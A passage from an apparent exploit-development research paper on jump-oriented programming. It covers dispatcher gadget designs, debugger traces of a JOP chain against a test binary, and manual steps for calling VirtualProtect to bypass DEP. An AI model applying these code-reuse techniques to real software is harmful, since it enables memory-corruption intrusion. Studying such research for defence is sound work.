


Add **Dispatcher Gadgets**	***Sub*** **Dispatcher Gadgets**	***Lea*** **Dispatcher Gadgets**
add reg, [reg + const]; jmp dword ptr [reg];	sub reg, [reg + const]; jmp dword ptr [reg];	lea reg, [reg + const]; jmp dword ptr [reg];
add reg, constant; jmp dword ptr [reg];	sub reg, constant; jmp dword ptr [reg];	lea reg [reg + reg * const]; jmp dword ptr [reg];
add reg1, reg2; jmp dword ptr [reg1];	sub reg1, reg2; jmp dword ptr [reg1];	lea reg, [reg + reg]; jmp dword ptr [reg];
adc reg, [reg + const]; jmp dword ptr [reg];	sbb reg, [reg + const]; jmp dword ptr [reg];	
adc reg, constant; jmp dword ptr [reg];	sbb reg, constant; jmp dword ptr [reg];	
adc reg1, reg2; jmp dword ptr [reg1];	sbb reg1, reg2; jmp dword ptr [reg1];	

Figure 6. The ideal form of the dispatcher gadget is to predictably modify the dispatch table.

The figure shows an example of a dispatcher executing functional gadgets, with the dispatch table shown in Immunity's memory dump window. Functional gadget addresses are listed in the dispatch table and are separated by four bytes of padding.

When the dispatcher executes, it increments EDI by eight bytes and jumps to the next functional gadget found at that address. Each functional gadget ends in a jmp edx which is loaded with the address of the dispatcher gadget.



```
1122127D  . 83C7 08          ADD EDI,8
11221280  . FF27             JMP DWORD PTR DS:[EDI]
11221282  . 83C3 20          ADD EBX,20
11221285  . 03CB             ADD ECX,EBX
11221287  . FFD3             CALL EBX
EDI=0018FD20

Address  Value    ASCI Comment
0018FD20 11221289 ‰↨"◄ RETURN to vulnCrac.11221289
0018FD24 44444444 DDDD
0018FD28 11221289 ‰↨"◄ RETURN to vulnCrac.11221289
```

```
11221289  . 03C2             ADD EAX,EDX
1122128B  . 58               POP EAX
1122128C  . FFE2             JMP EDX
1122128E  . 8BF7             MOV ESI,EDI
11221290  . 2BD8             SUB EBX,EAX
EDX=1122127D (vulnCrac.1122127D)
EAX=11221367 (vulnCrac.11221367)
Address  Value    ASCI Comment
0018FD28 11221289 ‰↨"◄ RETURN to vulnCrac.11221289
0018FD2C 44444444 DDDD
0018FD30 112212B7 ·↨"◄ RETURN to vulnCrac.112212B7
```

```
1122127D  . 83C7 08          ADD EDI,8
11221280  . FF27             JMP DWORD PTR DS:[EDI]
11221282  . 83C3 20          ADD EBX,20
11221285  . 03CB             ADD ECX,EBX
11221287  . FFD3             CALL EBX
EDI=0018FD28

Address  Value    ASCI Comment
0018FD28 11221289 ‰↨"◄ RETURN to vulnCrac.11221289
0018FD2C 44444444 DDDD
0018FD30 112212B7 ·↨"◄ RETURN to vulnCrac.112212B7
```

```
112212B7  . 46               INC ESI
112212B8  . 33C8             XOR ECX,EAX
112212BA  . 8BE9             MOV EBP,ECX
112212BC  . FFE2             JMP EDX
112212BE  . 03DB             ADD EBX,EBX
ESI=11242E8C (vulnCrac.11242E8C)

Address  Value    ASCI Comment
0018FD30 112212B7 ·↨"◄ RETURN to vulnCrac.112212B7
0018FD34 44444444 DDDD
0018FD38 112213FF ÿ‼"◄ vulnCrac.112213FF
```


Figure 7. Diagram from an exploit showing the flow of execution from dispatcher gadget to functional gadget and back.

Finding suitable dispatcher gadgets previously was a significant hindrance to the exploit development process. After all, without a viable dispatcher gadget the mechanics of control flow will not work.

While the aforementioned gadgets are ideal, this research makes several novel contributions in the form of dispatcher gadgets. Firstly, we extend the single-gadget form of the dispatcher, introducing new instructions that can be used for this purpose.

Secondly, we introduce the two-gadget dispatcher, opening potentially vastly more possibilities for dispatchers. These are important contributions, allowing pure JOP to be possible where it otherwise might not be. The single gadget forms we introduce are lea, which is more similar to add and sub. The others are single opcode gadgets that predictably modify a register, advancing it forward by 4 or 8 bytes at a time.

This research makes a novel contribution with lea as a dispatcher. While lea instructions are plentiful, the required form of lea is not, as we need to load the register and some value into the same register, e.g. lea eax [eax + 0x28].



Other Dispatcher Gadgets	**Dereferenced**	**Overwritten**	**Point to Memory**	**Change**
lodsd; jmp dword ptr [esi];	ESI	[EAX]	ESI	4 bytes
cmpsd; jmp dword ptr [esi];	ESI	None	ESI, EDI	4 bytes
cmpsd; jmp dword ptr [edi]	EDI	None	ESI, EDI	4 bytes
movsd; jmp dword ptr [esi]	ESI	[EDI]	ESI, EDI	4 bytes

Figure 8. Other variant dispatcher gadgets.


We introduce the novel dispatcher lodsd/lodsq. This moves a single dword from [ESI] to EAX, and it adds 4 or 8 to ESI. Thus, after the each lodsq or lodsq, ESI would have been increased by 4 or 8, and then ESI would be dereferenced, directly, e.g. lodsd; jmp dword ptr[esi] or indirectly, e.g. lodsd; mov ebx, esi; jmp dword ptr [ebx]. One drawback is EAX would be overwritten each time, limiting usage of that register.

In a similar vein, we introduce novel dispatchers cmpsd and movsd. One limitation for cmpsd is it would be tied to memory addresses at ESI and EDI, limiting usage of those registers, as they would need to point at valid memory. With each cmpsd, the memory addresses pointed to by ESI and EDI would be incremented by 4 bytes, so ESI or EDI could be dereferenced.

As with lodsd, this could be done in a single gadget, e.g. cmpsd; jmp dword ptr [esi] or cmpsd; jmp dword ptr [edi], or across two gadgets, e.g. cmpsd; jmp ebx followed by jmp dword ptr [esi] or jmp dword ptr [edi].

With cmpsd, it would be logical to have either ESI or EDI dereference the dispatch table, while the other could point to either of the gadgets that comprise the two-gadget dispatcher, if in use. This would guarantee each register points to valid memory and ensure neither register is wasted. Movsd also increments by 4 bytes, while using both ESI and EDI to point to memory.

With movsd, the contents of ESI are moved to EDI, so only ESI could point to the dispatch table. With each invocation of the dispatcher, [EDI] would be overwritten, though it could be used in functional gadgets with some planning.



Register	Address	Dispatcher Dereference Gadget
ebp	deadc0de	jmp dword ptr [edx]

Dispatch Table

Address	Value	Gadget
F9ED2340	0ab01234	xor edx, ebx; jmp edi
F9ED2344	41414141	Padding
F9ED2348	0ab0badd	push ebx; jmp edi
F9ED234C	41414141	Padding
F9ED2350	0ab0dadd	push ecx; jmp edi

Dispatcher Index Gadget

Register	Address	Gadget
edi	0ab0dabb	add edx, 0x8; jmp ebp


Figure 9. Two-gadget dispatcher, utilizing a jmp in the dispatcher index gadget.

This research has also made an important contribution by presenting a new two-gadget dispatcher, making the requirements for finding a dispatcher less restrictive. Rather than being reliant upon just one gadget, we expand possibilities with two gadgets chained together. The first gadget can modify any register, regardless of what is subsequently dereferenced, e.g. add edi, 0x20; jmp ebp. The second gadget performs the dereferencing in just one line, e.g. jmp dword ptr [ebx].

ROCKET provides functionality to discover what we call empty jump dereferences; we use the term empty because this form of the gadget may exist as only one line, as an unintentional gadget. If expanded to two lines, it would transform into something else. By searching for empty jump dereferences, ROCKET nearly always finds a jump dereference for all registers, even when none are naturally occurring.

Thus, for all intents and purposes, the only requirement for this two-gadget dispatcher is that the conditions of the first gadget be satisfied. The two-gadget dispatcher adds the burden of preserving an additional third dispatch register. A larger binary with a rich attack surface would prove more conducive to a two-gadget dispatcher.

The two-gadget dispatcher makes it possible to use call gadgets for dispatching. The first gadget of the pair may end in a call, e.g. add ebx, 0x28; call esi. Because a call instruction adds the address of the next instruction to the stack, cleaning up ESP is necessary. Gadgets like add esp, 0x4; jmp dword ptr [ebx] or pop reg; jmp dword ptr [ebx] would be effective.



Register	Address	Dispatcher Dereference Gadget
ebp	deadc0de	pop ebx; jmp [edx] # *pop compensates the call.*

Dispatch Table


Address	Value	Functional Gadget
F9ED2340	0ab01234	xor edx, ebx; jmp edi
F9ED2344	41414141	Padding
F9ED2348	0ab0badd	add ecx, 0x45; jmp edi
F9ED234C	41414141	Padding
F9ED2350	0ab2ba34	push ecx; jmp edi

Dispatcher Index Gadget

Register	Address	Gadget
edi	0ab0dabb	add edx, 0x8; call ebp

Figure 10. Two-gadget dispatcher, utilizing call in the dispatcher index gadget and a compensatory pop in the dispatcher dereference gadget.

While usage of call can be compensated for, it comes at a cost, as now the register used in the pop will always be overwritten with each invocation of the dispatcher. The register still could be used within functional gadgets, but its value would not persist.



```
112212A6  . B9 00A25205   MOV ECX,552A200
112212AB  . BD 40402040   MOV EBP,40204040
112212B0  . FFE2          JMP EDX
112212B2  . 83C3 22       ADD EBX,22
112212B5  . FFD3          CALL EBX
ECX=0018FE64
Address  Value    ASCI Comment
0018FD18 112212A6 ¦↨"◀ vulnCrac.112212A6
0018FD1C 44444444 DDDD
0018FD20 11221289 ‰↨"◀ RETURN to vulnCrac.11221289
```

```
11221487  . 83C7 08       ADD EDI,8
1122148A  . FFD6          CALL ESI
1122148C  . 58            POP EAX
1122148D  . FF27          JMP DWORD PTR DS:[EDI]
1122148F  . 5F            POP EDI
EDI=0018FD18
Address  Value    ASCI Comment
0018FD18 112212A6 ¦↨"◀ vulnCrac.112212A6
0018FD1C 44444444 DDDD
0018FD20 11221289 ‰↨"◀ RETURN to vulnCrac.11221289
```

```
1122148C  . 58            POP EAX
1122148D  . FF27          JMP DWORD PTR DS:[EDI]
1122148F  . 5F            POP EDI
11221490  . 5E            POP ESI
11221491  . 5B            POP EBX
Stack [0018FC6C]=1122148C (vulnCrac.1122148C)
Address  Value    ASCI Comment
0018FD20 11221289 ‰↨"◀ RETURN to vulnCrac.11221289
0018FD24 44444444 DDDD
0018FD28 11221289 ‰↨"◀ RETURN to vulnCrac.11221289
```


```
11221289  . 03C2          ADD EAX,EDX
1122128B  . 58            POP EAX
1122128C  . FFE2          JMP EDX
1122128E  . 8BF7          MOV ESI,EDI
11221290  . 2BD8          SUB EBX,EAX
EDX=11221487 (vulnCrac.11221487)
Address  Value    ASCI Comment
0018FD20 11221289 ‰↨"◀ RETURN to vulnCrac.11221289
0018FD24 44444444 DDDD
0018FD28 11221289 ‰↨"◀ RETURN to vulnCrac.11221289
```

Figure 11. Diagram showing the steps taken to get from one functional gadget to the next when using a two-gadget dispatcher. Pop is used to reduce side effects from the first dispatcher's call instruction.

A similar dispatcher can be seen in the example above, showing an actual exploit using a two-gadget dispatcher. Each functional gadget still returns execution to the first dispatcher gadget, as usual. In this case, the EDX register is used to store the address of the first dispatcher.

Afterwards, this dispatcher gadget increments the value of EDI, the dispatch table register, and performs a call esi instruction. The call instruction pushes EIP onto the stack. ESI contains the address of the second dispatcher gadget, which performs a pop eax to restore the previous value of ESP. Finally, the next functional gadget is executed via jmp dword ptr [edi].

The lodsd or lodqd instructions present an interesting use case for two-gadget dispatchers. Typically, there are intervening lines between lodsd and the control transfer, making many lodsd gadgets unusable. Lodsd also requires that ESI point to accessible memory; this must be the dispatch table. EAX is overwritten with lodsd, meaning if EAX was used in functional gadgets, it would not persist. Similar to lodsd, cmpsd and movsd present useful opportunities for the two-gadget dispatcher.



Register	Address	Dispatcher Dereference Gadget
ebp	deadc0de	jmp [esi]

		Dispatch Table
Address	Value	Functional Gadget
F9ED2340	0ab01234	xor edx, ebx; jmp edi
F9ED2348	0ab0badd	push ebx; jmp edi
F9ED2350	0ab2baee	push ecx; jmp edi
F9ED2358	0ab0da44	push eax; jmp edi

		Dispatcher Index Gadget
Register	Address	Gadget
edi	0ab0dabb	lodsd; jmp ebp

Figure 12. Lodsd is a very practical instruction for a two gadget-dispatcher.

It is also possible to transition from one dispatcher to another, if the attack surface is sufficiently limited to justify doing so. To do this, one need load the register holding the dispatcher with the address of the new dispatcher. The dispatch table would need to reflect changes in padding. By doing this, we could use of functional gadgets that would have side effects that would make them otherwise unusable.

MANUAL TECHNIQUES FOR JOP

While JOP ROCKET automates construction of a JOP chain to bypass DEP, there may be times when an exploit author prefers to use manual techniques to create the JOP. While JOP was first written about in the academic literature a decade ago, it was very much theoretical, with many practical details of usage absent.

To create complete JOP chains, it has been necessary to explore and innovate some of these techniques. Some of what follows are new techniques we have developed specifically for JOP, while others are variations on what has been done already with ROP.

Our goal is to provide useful techniques, so that if an exploit writer wishes to use JOP, there is available documentation. As such, the focus is not in trying to distinguish what may be our original contribution, refinement, or extension, but simply just to share the wealth of knowledge we have developed.

Completing the Initial JOP Setup

After gaining control of execution via a vulnerability like a buffer overflow or SEH overwrite, the first step towards building a JOP exploit is establishing control flow, so that the dispatch table and dispatcher can be reached. With JOP, all registers reserved for addresses to dispatcher gadgets or the dispatch table need to be loaded with addresses first. The registers that are reserved depends on which dispatcher gadget is being used and the available set of functional gadgets. A traditional dispatcher requires that two registers be reserved, and a two-gadget dispatcher necessitates that a third register be set aside.

While the dispatcher gadget requires a register be reserved for the dispatch table, the register set aside for the dispatcher gadget can be chosen freely based on available functional gadgets.

For example, with the dispatcher gadget sub esi, 0x8; jmp dword ptr [esi], the dispatch table register must be ESI; however, the dispatcher gadget register could be chosen based on availability of functional gadgets. If many useful gadgets end in jmp eax, for example, it may be wise to select EAX for this purpose.

If it is desirable to create an exploit that exclusively uses JOP and no other code-reuse techniques, it could be possible to use a singular JOP gadget. However, this is far from ideal in practice, given scarcity of such gadgets.

Since the JOP control flow will not be in effect until each necessary register contains the appropriate value, this technique is limited to the use of one JOP setup gadget. This existence of this gadget is far from guaranteed, as it will need to satisfy several specific conditions, though popad could be useful. It will need to load values for needed registers and may need to avoid bad bytes.

Because of these limitations, it is recommended to use a short ROP chain to set up control flow registers. ROP gadgets are more plentiful than JOP gadgets, and individual tasks can be given to specific ROP gadgets, e.g. pop reg, rather than needing one gadget to perform them all. Once the control flow registers are set up, a gadget such as jmp edx can be used to return execution to the dispatcher gadget.

Using WinAPI Functions

As with ROP, a function call that bypasses DEP can be done via JOP. The specific gadgets and techniques used to perform the call via JOP will look different due to its s unique control flow and available gadgets. The process of writing function parameters to memory when using JOP is quite unlike the typical ROP workflow.

In many ROP exploits, many registers will be simultaneously loaded with function parameter values, and the pushad instruction will be used in order to write them all to memory. The need for JOP to reserve two or more dispatch registers often eliminates the possibility of pushad.

For JOP, it is recommended to set aside a section of memory to be used for the function parameters. This location should be writable and relatively close to the region of memory used pointed to by ESP, allowing for more convenient pivoting.

The stack pointer is used to determine which values are parameters at the time of the function call. With JOP, it may be possible to supply some function parameters directly in the payload. If parameters lack bad bytes and do not need to be generated programmatically via JOP, they can be put into the payload with no issues.

For other parameters that do contain bad bytes or otherwise cannot be included, we can supply dummy values in their stead. These placeholders will be overwritten with the real values via JOP. They serve as markers that will aid in the exploit development process.

The figure below shows values for VirtualProtect parameters included within a JOP exploit payload. Since the lpAddress, lpfOldProtect, and return address parameters do not require bad bytes, their final values are given directly. On the other hand, dwSize and flNewProtect will need bad bytes, so these locations have been supplied with dummy values that will later be overwritten.

VirtualProtect Parameters		
Value in Buffer	Description	Desired Value
0x1818c0fa	Return Address	0x1818c0fa
0x1818c0fa	lpAddress	0x1818c0fa
0x70707070	dwSize (dummy)	0x00000500
0x70707070	flNewProtect (dummy)	0x00000040
0x1818c0dd	lpfOldProtect	0x1818c0dd

Figure 13. Initial and final values for each VirtualProtect parameter.

Useful Functional Gadgets

JOP presents the opportunity to use many specialized gadgets, each designed to perform specific tasks. Many of these novel JOP gadgets are often very different than their ROP counterparts.


Stack Pivots

Since the JOP control flow is disconnected from ESP, stack pivoting will often be used during JOP exploits to move ESP to useful positions. Stack-based instructions such as pop and push will be extremely helpful if not necessary during most JOP exploits, since pop allows for custom values to be loaded, and push can perform memory overwrites or help transfer values from register to register.

Pop instructions can also be used to stack pivot. Since pop increments ESP by four bytes, many pop gadgets can be chained together to move ESP in the positive direction. This pivot could be used after loading a function parameter value to relocate ESP to a higher address, where an overwrite can be performed using a push gadget. For example, a pop ebx; jmp ecx gadget could be repeated three times to perform a stack pivot of twelve bytes. Next, a push eax; jmp ecx gadget could be used to perform a push overwrite at the new location.

Conversely, push instructions are much less useful as stack pivots. While it is true that they decrement ESP by four bytes, they are much more difficult to use effectively, as they will also overwrite the contents of the address ESP lands at.

Figure 14 shows an example of this occurring when push ebx; jmp ecx gadgets are used to pivot ESP to a lower location in memory. The stack diagram shows that after execution, each address pivoted to via push ebx is overwritten. Because of this, other types of instructions such as sub esp will be more suited for stack pivots in the negative direction.



Address	Gadget
0x43da8822	mov ebx, 0; jmp ecx
0x62ad7355	push ebx; jmp ecx;
0x62ad7355	push ebx; jmp ecx;
0x62ad7355	push ebx; jmp ecx;

Stack (Before Pivot)	
Address	Value
0x0018fac0	0x11111111
0x0018fac4	0x22222222
0x0018fac8	0x33333333
0x0018facc	0x44444444

Stack (After Pivot)	
Address	Value
0x0018fac0	0x00000000
0x0018fac4	0x00000000
0x0018fac8	0x00000000
0x0018facc	0x44444444

Figure 14. Diagram demonstrating the problems associated with push as a stack pivot instruction.

Powerful stack pivoting gadgets are those with operations such as mov esp, ebx or xor esp, eax. While gadgets similar to these are rare, they allow for stack pivots to arbitrary locations in memory as long as the other register can be controlled.

Additionally, gadgets such as xchg esp, ebx; jmp edi would be useful both for stack pivoting as well as dynamic generation of values. Since these types of instructions are not commonly created by most compilers, these gadgets may often be found via opcode splitting.

Overwrite Gadgets

When constructing a WinAPI function call, bad bytes are often an obstacle to overcome. As such, dummy values may need to be supplied for function parameters, and several overwrites may need to occur. Performing the task of loading a function parameter into a register while avoiding bad bytes, followed by a subsequent overwrite will often be the JOP chain's main purpose. The availability of JOP gadgets is often limited, so different and unusual gadgets may need to be used, to complete this task; however, some occur more often or are more straightforward to use than others.

PUSH

Push register instructions are relatively common in compiler-generated code and are only one opcode long. Because of this, the chances that there exists a usable gadget with this instruction are higher than some other types of possible overwrite gadgets. During normal x86 ISA, the push instruction is generally used to add to the stack with no consideration to that memory's previous value.

In JOP, it can be used to overwrite a value within memory. If push is used this way, a stack pivot will need allow ESP to reach the location for the overwrite. Since push decrements ESP by four bytes before overwriting the value at the new address, ESP will need to be pivoted to the address four bytes above the desired location. Additionally, another pivot will often be needed, to move ESP where custom values can be added via pop.

